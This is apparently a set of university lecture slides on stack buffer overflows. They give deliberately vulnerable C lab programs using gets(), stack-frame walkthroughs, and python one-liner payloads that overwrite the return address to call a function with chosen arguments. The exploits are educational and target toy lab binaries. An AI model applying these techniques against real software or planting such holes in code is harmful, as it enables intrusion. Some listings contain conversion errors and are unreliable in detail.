

# **CSE 410/565: Computer Security**

Instructor: Dr. Ziming Zhao

# Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
  - a. Brief history of buffer overflow
  - b. Information C function needs to run
  - c. C calling conventions (x86, x86-64)
  - d. Overflow local variables

# This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
  - a. Overflow RET address to execute a function
  - b. Overflow RET and more to execute a function with parameters

# **Overwrite RET**

## Control-flow Hijacking

# Return address and Function frame pointer

**Saved EBP/RBP** (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

# Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

# Buffer Overflow Example: overflowret1\_32

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of print_flag is %p\n", print_flag);
    vulfoo();
    printf("I pity the fool!\n");
}
```

# gets()

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

An unsafe function. Never use this when you program.



00001338 <vulfoo>:


```
1338: f3 0f 1e fb    endbr32
133c: 55            push ebp
133d: 89 e5        mov  ebp,esp
133f: 83 ec 18     sub  esp,0x18
1342: 83 ec 0c     sub  esp,0xc
1345: 8d 45 f2     lea  eax,[ebp-0xe]
1348: 50          push  eax
1349: e8 fc ff ff  call 134a <vulfoo+0x12>
134e: 83 c4 10     add  esp,0x10
1351: b8 00 00 00 00 mov  eax,0x0
1356: c9          leave
1357: c3          ret
```

esp →




```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55             push ebp
133d:  89 e5         mov  ebp,esp
133f:  83 ec 18     sub  esp,0x18
1342:  83 ec 0c     sub  esp,0xc
1345:  8d 45 f2     lea  eax,[ebp-0xe]
1348:  50           push  eax
1349:  e8 fc ff ff  call 134a <vulfoo+0x12>
134e:  83 c4 10     add  esp,0x10
1351:  b8 00 00 00 00  mov  eax,0x0
1356:  c9          leave
1357:  c3          ret
```

esp



```
00001338 <vulfoo>:
1338: f3 0f 1e fb    endbr32
133c: 55            push ebp
133d: 89 e5        mov  ebp,esp
133f: 83 ec 18     sub  esp,0x18
1342: 83 ec 0c     sub  esp,0xc
1345: 8d 45 f2     lea  eax,[ebp-0xe]
1348: 50          push eax
1349: e8 fc ff ff  call 134a <vulfoo+0x12>
134e: 83 c4 10     add  esp,0x10
1351: b8 00 00 00  mov  eax,0x0
1356: c9          leave
1357: c3          ret
```

ebp, esp




```
00001338 <vulfoo>:
 1338: f3 0f 1e fb    endbr32
 133c: 55             push ebp
 133d: 89 e5         mov  ebp,esp
 133f: 83 ec 18     sub  esp,0x18
 1342: 83 ec 0c     sub  esp,0xc
 1345: 8d 45 f2     lea  eax,[ebp-0xe]
 1348: 50           push eax
 1349: e8 fc ff ff   call 134a <vulfoo+0x12>
 134e: 83 c4 10     add  esp,0x10
 1351: b8 00 00 00 00 mov  eax,0x0
 1356: c9           leave
 1357: c3           ret
```

ebp



esp




```
00001338 <vulfoo>:
 1338:  f3 0f 1e fb    endbr32
 133c:  55             push ebp
 133d:  89 e5         mov  ebp,esp
 133f:  83 ec 18     sub  esp,0x18
 1342:  83 ec 0c     sub  esp,0xc
 1345:  8d 45 f2     lea  eax,[ebp-0xe]
 1348:  50             push eax
 1349:  e8 fc ff ff   call 134a <vulfoo+0x12>
 134e:  83 c4 10     add  esp,0x10
 1351:  b8 00 00 00 00 mov  eax,0x0
 1356:  c9             leave
 1357:  c3             ret
```

ebp




esp



```
00001338 <vulfoo>:
 1338:  f3 0f 1e fb      endbr32
 133c:  55              push ebp
 133d:  89 e5          mov  ebp,esp
 133f:  83 ec 18      sub  esp,0x18
 1342:  83 ec 0c      sub  esp,0xc
 1345:  8d 45 f2      lea  eax,[ebp-0xe]
 1348:  50           push  eax
 1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
 134e:  83 c4 10      add  esp,0x10
 1351:  b8 00 00 00 00 mov  eax,0x0
 1356:  c9           leave
 1357:  c3           ret
```

ebp  
eax = ebp - 0xe


esp



```
00001338 <vulfoo>:
 1338: f3 0f 1e fb    endbr32
 133c: 55            push ebp
 133d: 89 e5        mov  ebp,esp
 133f: 83 ec 18    sub  esp,0x18
 1342: 83 ec 0c    sub  esp,0xc
 1345: 8d 45 f2    lea  eax,[ebp-0xe]
 1348: 50            push eax
 1349: e8 fc ff ff    call 134a <vulfoo+0x12>
 134e: 83 c4 10    add  esp,0x10
 1351: b8 00 00 00 00 mov  eax,0x0
 1356: c9            leave
 1357: c3            ret
```

ebp  
eax = ebp - 0xe


esp



```
00001338 <vulfoo>:
1338: f3 0f 1e fb    endbr32
133c: 55            push ebp
133d: 89 e5        mov  ebp,esp
133f: 83 ec 18    sub  esp,0x18
1342: 83 ec 0c    sub  esp,0xc
1345: 8d 45 f2    lea  eax,[ebp-0xe]
1348: 50          push eax
1349: e8 fc ff ff  call 134a <vulfoo+0x12>
134e: 83 c4 10    add  esp,0x10
1351: b8 00 00 00  mov  eax,0x0
1356: c9          leave
1357: c3          ret
```

ebp  
eax = ebp - 0xe

esp






```
00001338 <vulfoo>:
 1338:  f3 0f 1e fb    endbr32
 133c:  55             push ebp
 133d:  89 e5         mov  ebp,esp
 133f:  83 ec 18     sub  esp,0x18
 1342:  83 ec 0c     sub  esp,0xc
 1345:  8d 45 f2     lea  eax,[ebp-0xe]
 1348:  50           push eax
 1349:  e8 fc ff ff   call 134a <vulfoo+0x12>
 134e:  83 c4 10     add  esp,0x10
 1351:  b8 00 00 00 00 mov  eax,0x0
 1356:  c9           leave
 1357:  c3           ret
```

ebp  
eax = ebp - 0xe

esp




```
00001338 <vulfoo>:
 1338:  f3 0f 1e fb    endbr32
 133c:  55             push ebp
 133d:  89 e5         mov  ebp,esp
 133f:  83 ec 18     sub  esp,0x18
 1342:  83 ec 0c     sub  esp,0xc
 1345:  8d 45 f2     lea  eax,[ebp-0xe]
 1348:  50           push eax
 1349:  e8 fc ff ff   call 134a <vulfoo+0x12>
 134e:  83 c4 10     add  esp,0x10
 1351:  b8 00 00 00 00  mov  eax,0x0
 1356:  c9           leave
 1357:  c3           ret
```

ebp




esp



```
00001338 <vulfoo>:
1338:  f3 0f 1e fb      endbr32
133c:  55               push ebp
133d:  89 e5           mov  ebp,esp
133f:  83 ec 18       sub  esp,0x18
1342:  83 ec 0c       sub  esp,0xc
1345:  8d 45 f2       lea  eax,[ebp-0xe]
1348:  50             push eax
1349:  e8 fc ff ff ff  call 134a <vulfoo+0x12>
134e:  83 c4 10       add  esp,0x10
1351:  b8 00 00 00 00  mov  eax,0x0
1356:  c9             leave
1357:  c3             ret
```

```
mov esp, ebp
pop ebp
```

esp, ebp



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55            push ebp  
133d: 89 e5        mov  ebp,esp  
133f: 83 ec 18     sub  esp,0x18  
1342: 83 ec 0c     sub  esp,0xc  
1345: 8d 45 f2     lea  eax,[ebp-0xe]  
1348: 50          push  eax  
1349: e8 fc ff ff  call 134a <vulfoo+0x12>  
134e: 83 c4 10     add  esp,0x10  
1351: b8 00 00 00 00 mov  eax,0x0  
1356: c9          leave  
1357: c3          ret
```


mov esp, ebp

pop ebp

esp



ebp -> main's  
stack frame



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push ebp  
133d: 89 e5         mov  ebp,esp  
133f: 83 ec 18     sub  esp,0x18  
1342: 83 ec 0c     sub  esp,0xc  
1345: 8d 45 f2     lea  eax,[ebp-0xe]  
1348: 50           push eax  
1349: e8 fc ff ff   call 134a <vulfoo+0x12>  
134e: 83 c4 10     add  esp,0x10  
1351: b8 00 00 00 00 mov  eax,0x0  
1356: c9           leave  
1357: c3           ret
```


```
mov esp, ebp
```

```
pop ebp
```

esp



eip = RET




# Overwrite RET

```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55            push ebp
133d:  89 e5        mov  ebp,esp
133f:  83 ec 18    sub  esp,0x18
1342:  83 ec 0c    sub  esp,0xc
1345:  8d 45 f2    lea  eax,[ebp-0xe]
1348:  50            push eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10    add  esp,0x10
1351:  b8 00 00 00 00 mov  eax,0x0
1356:  c9            leave
1357:  c3            ret
```

ebp  
eax = ebp - 0xe

esp



! Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

# Buffer Overflow Example: overflowret1\_64

```
0000000004012a7 <vulfoo>:
4012a7:  f3 0f 1e fa      endbr64
4012ab:  55               push rbp
4012ac:  48 89 e5        mov rbp,rsq
4012af:  48 83 ec 10     sub rsp,0x10
4012b3:  48 8d 45 fa     lea rax,[rbp-0x6]
4012b7:  48 89 c7        mov rdi,rax
4012ba:  b8 00 00 00 00  mov eax,0x0
4012bf:  e8 0c fe ff ff  call 4010d0 <gets@plt>
4012c4:  b8 00 00 00 00  mov eax,0x0
4012c9:  c9             leave
4012ca:  c3             ret
```

Exploit will be something like:

```
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\x00\x00\x00'" | ./bufferoverflow_overflowret1_64
```

**Return to a function with  
parameter(s)**



# Buffer Overflow Example: overflowret2\_32

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}


```

```
int vulfoo()
{
    char buf[6];
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

```


```
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp →



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

esp, ebp →



```

mov esp, ebp
pop ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}


```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →



```

mov esp, ebp
pop ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

```


```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →

eip = Addr of printsecret



```

mov esp, ebp
pop ebp
ret

```

# Change to prinsecret's point of view

```
int prinsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of prinsecret is %p\n",
    prinsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →



```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp, esp →



```
push ebp
mov ebp, esp
```



```

int printsecret(int i)
{
if (i == 0x12345678)
printf("Congratulations! You made
it!\n");
else
printf("I pity the fool!\n");

exit(0);}

```

```

int vulfoo()
{
char buf[6];

gets(buf);
return 0;}


```

```

int main(int argc, char *argv[])
{
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
printf("I pity the fool!\n");
}


```

ebp, esp →



x36, cdecl in a function

Address of i to overwrite:  
Buf + sizeof(buf) + 12



- (%ebp) : saved %ebp
- 4(%ebp) : RET
- 8(%ebp) : first argument
- 8(%ebp) : maybe a local variable

# Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```


```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./program
```

# Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");
    exit(0);}

```


```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

**Return to a function with  
parameter(s)**

# Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp, esp



# Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}


int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

**Can we return to a chain of  
functions?**

# (32 bit) Return to multiple functions?






